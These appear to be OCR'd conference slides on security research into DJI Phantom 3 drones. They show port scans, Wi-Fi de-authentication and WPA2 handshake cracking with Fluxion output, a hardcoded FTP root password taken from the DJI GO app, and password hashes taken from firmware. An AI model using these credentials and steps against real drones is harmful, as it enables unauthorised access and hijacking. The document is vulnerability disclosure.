A Drone Tale

All your drones are belong to us

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


Agenda



- Drone Intro
- Vulnerability Research & Attack Vectors:
  - Radio/Wi-Fi
  - DJI GO (Android App)
  - Firmware
  - GPS
- Reverse Engineering:
  - SDK
- Forensics





Drone Intro

- Law Enforcement
- First Responder
- Utility companies
- Governments
- Universities
- Terrorism
- Pentest/Red Team

DJI Phantom Intro

Phantom 3 Specs

1,2 Kg

16 m/s

~400 g

500 m

20-25 minutes

FPV

Shooting

Shooting

Drone Architecture

Drone

- Flight controller
- Radio module
- GPS module and other sensors (Compass, Gyroscope, Accelerometer, Barometer)
- Micro-USB & MicroSD Slug (firmware update and media storage only)


Remote Controller

- Radio module
- USB Slug (firmware update and SDK only)

App/SDK

- Connect to Remote Control, display drone information (video feedback, GPS data and compass)
- Drone Navigation (Drone Takeoff, RTH, Waypoint)

Network Map



Firmware V01.07.0090

- Nmap scan report for **192.168.1.1 - Controller**

21/tcp	open	**ftp**	**vsftpd 3.0.2**
~~22/tcp~~	~~closed~~	~~ssh~~	
~~23/tcp~~	~~closed~~	~~telnet~~	
2345/tcp	open	**unknown**	
~~5678/tcp~~	~~closed~~	~~unknown~~	

- Nmap scan report for **192.168.1.2 - Aircraft**

21/tcp	open	**ftp**	**vsftpd 3.0.2**
~~22/tcp~~	~~filtered~~	~~ssh~~	
~~23/tcp~~	~~filtered~~	~~telnet~~	
~~2345/tcp~~	~~filtered~~	~~unknown~~	
5678/tcp	open	unknown	

- Nmap scan report for **192.168.1.3 - Camera**

21/tcp	open	**ftp**	**BusyBox ftpd**
	| Anonymous FTP login allowed		
22/tcp	open	**ssh**	**OpenSSH 6.2**
23/tcp	open	**telnet**	**BusyBox telnetd**
~~2345/tcp~~	~~filtered~~	~~unknown~~	
~~5678/tcp~~	~~filtered~~	~~unknown~~	

Latest Firmware V1.09.0200

- Nmap scan report for **Controller**

21/tcp	**open**	**ftp**
2345/tcp	**open**	**unknown**

- Nmap scan report for **Aircraft**

21/tcp	**open**	**ftp**
5678/tcp	**open**	**unknown**

- Nmap scan report for **Camera**

21/tcp	**open**	**ftp**
22/tcp	**open**	**ssh**
23/tcp	**open**	**telnet**

Radio & Wi-Fi

- Aircraft & Controller:
  Wi-Fi *5.725GHz – 5.825GHz*
  (**NOT** the **Lightbridge** protocol)

- Video Link: *2.400GHz – 2.483GHz*

- WPA2 encryption
- Default SSID is derived from the MAC address of the remote controller.
  PHANTOM3_[6 last digits of MAC address].

- Default associated password is: **12341234**

Wi-Fi Attacks

- **De-auth** attacks


- Controller > DJI GO
- Drone has a **client queue**

- If Wi-Fi is lost -> RTH


Wi-Fi Attacks

Attack	
WEP	Cannot be downgraded to WEP from settings
WPS	No WPS support
WPA 2	4 way handshake brute-force
KRACK	Yes, AP & clients based on OpenWRT

Wi-Fi Attacks



```
[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~]
[                                                                                  ]
[                  FLUXION 4.14    < Fluxion Is The Future >                       ]
[                                                                                  ]
[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~]


[*] Select a wireless attack for the access point

                    ESSID: "[N/A]" / [N/A]
                  Channel:  [N/A]
                    BSSID:  [N/A] ([N/A])

        [1] Captive Portal Creates an "evil twin" access point.
        [2] Handshake Snopper Acquires WPA/WPA2 encryption hashes.
        [3] Back
```




```
Time left: 0 seconds                                      100.00%

                      KEY FOUND! [ qwertyuiop ]


Master Key     : 70 90 5A 79 5B 09 3B C1 17 E3 A5 FC CC 51 23 78
                 [redacted]

Transient Key  : 13 F6 15 EF 64 4E 41 20 3A B9 99 4C 68 13 DD FD
                 56 23 22 48 30 8B 24 EA 3E BE D7 50 B9 FB 51 7E
```

Road to Shell


I do not have any SSH/FTP/Telnet passwords so...

DJI GO App Diving

NFZ
&
Geofencing



NFZ &
Geofencing



DJI GO APP

/res/raw/flyforbid.json

"area_id":31681,
"type":1,
"shape":1,
"lat":45.109444,
"lng":7.641111,
"radius":500,
"warning":0,
"level":2,
"disable":0,
"updated_at":1447945800,
"begin_at":0,
"end_at":0,
"name":"Juventus Stadium",
"country":380,
"city":"Turin",
"points":null

Restricted Zone: Flight not permitted

19 November 2015

DJI GO APP

/res/raw/upgrade_config.json


```
{
        "groupName": "GroundWifi",
        "weight": 20,
        "isCameraGroup": false,
        "isSingleFile": true,
        "upgradeMode": 0,
        "devices": ["2700"],
        "ftpDstFileName": "HG310.bin",
        "ftpPwd": "Big~9China",
        "ftpUrl": "192.168.1.1",
        "ftpUsername": "root",
        "pushDevice": 27
}
```

Road to Shell

- Now I have the password
- SSH & Telnet are filtered
- FTP is chrooted

Damn

Firmware

I tried to replace the firmware with a modified version but the firmware have some checksum mechanism.

Damn^2

Strings on .bin matching for common strings like: **password**, **private**, **key**, **:::**, **root** and so on looking for interesting stuff.

Password Cracking

root:6zi2k1pqQ$aYoxWoM9suJzq4xclz0Uh/sMBQxIrM7QzqpNH.UMrX6TAmBx37jN0ygKlnpmHkgilWV5YzpfikkaylTWWo8RU0:16184:0:99999:7:::

Big~9China


ftp:6Kt6U5MHk$aCy81r9Wz49TlfDwSPHkx8bEouNFdt0khJq7Pj1HOJtECe5.t9KfNWOKKQXnyVqjd5whliLQGTQkXfB8p3rBX/:10933:0:99999:7:::

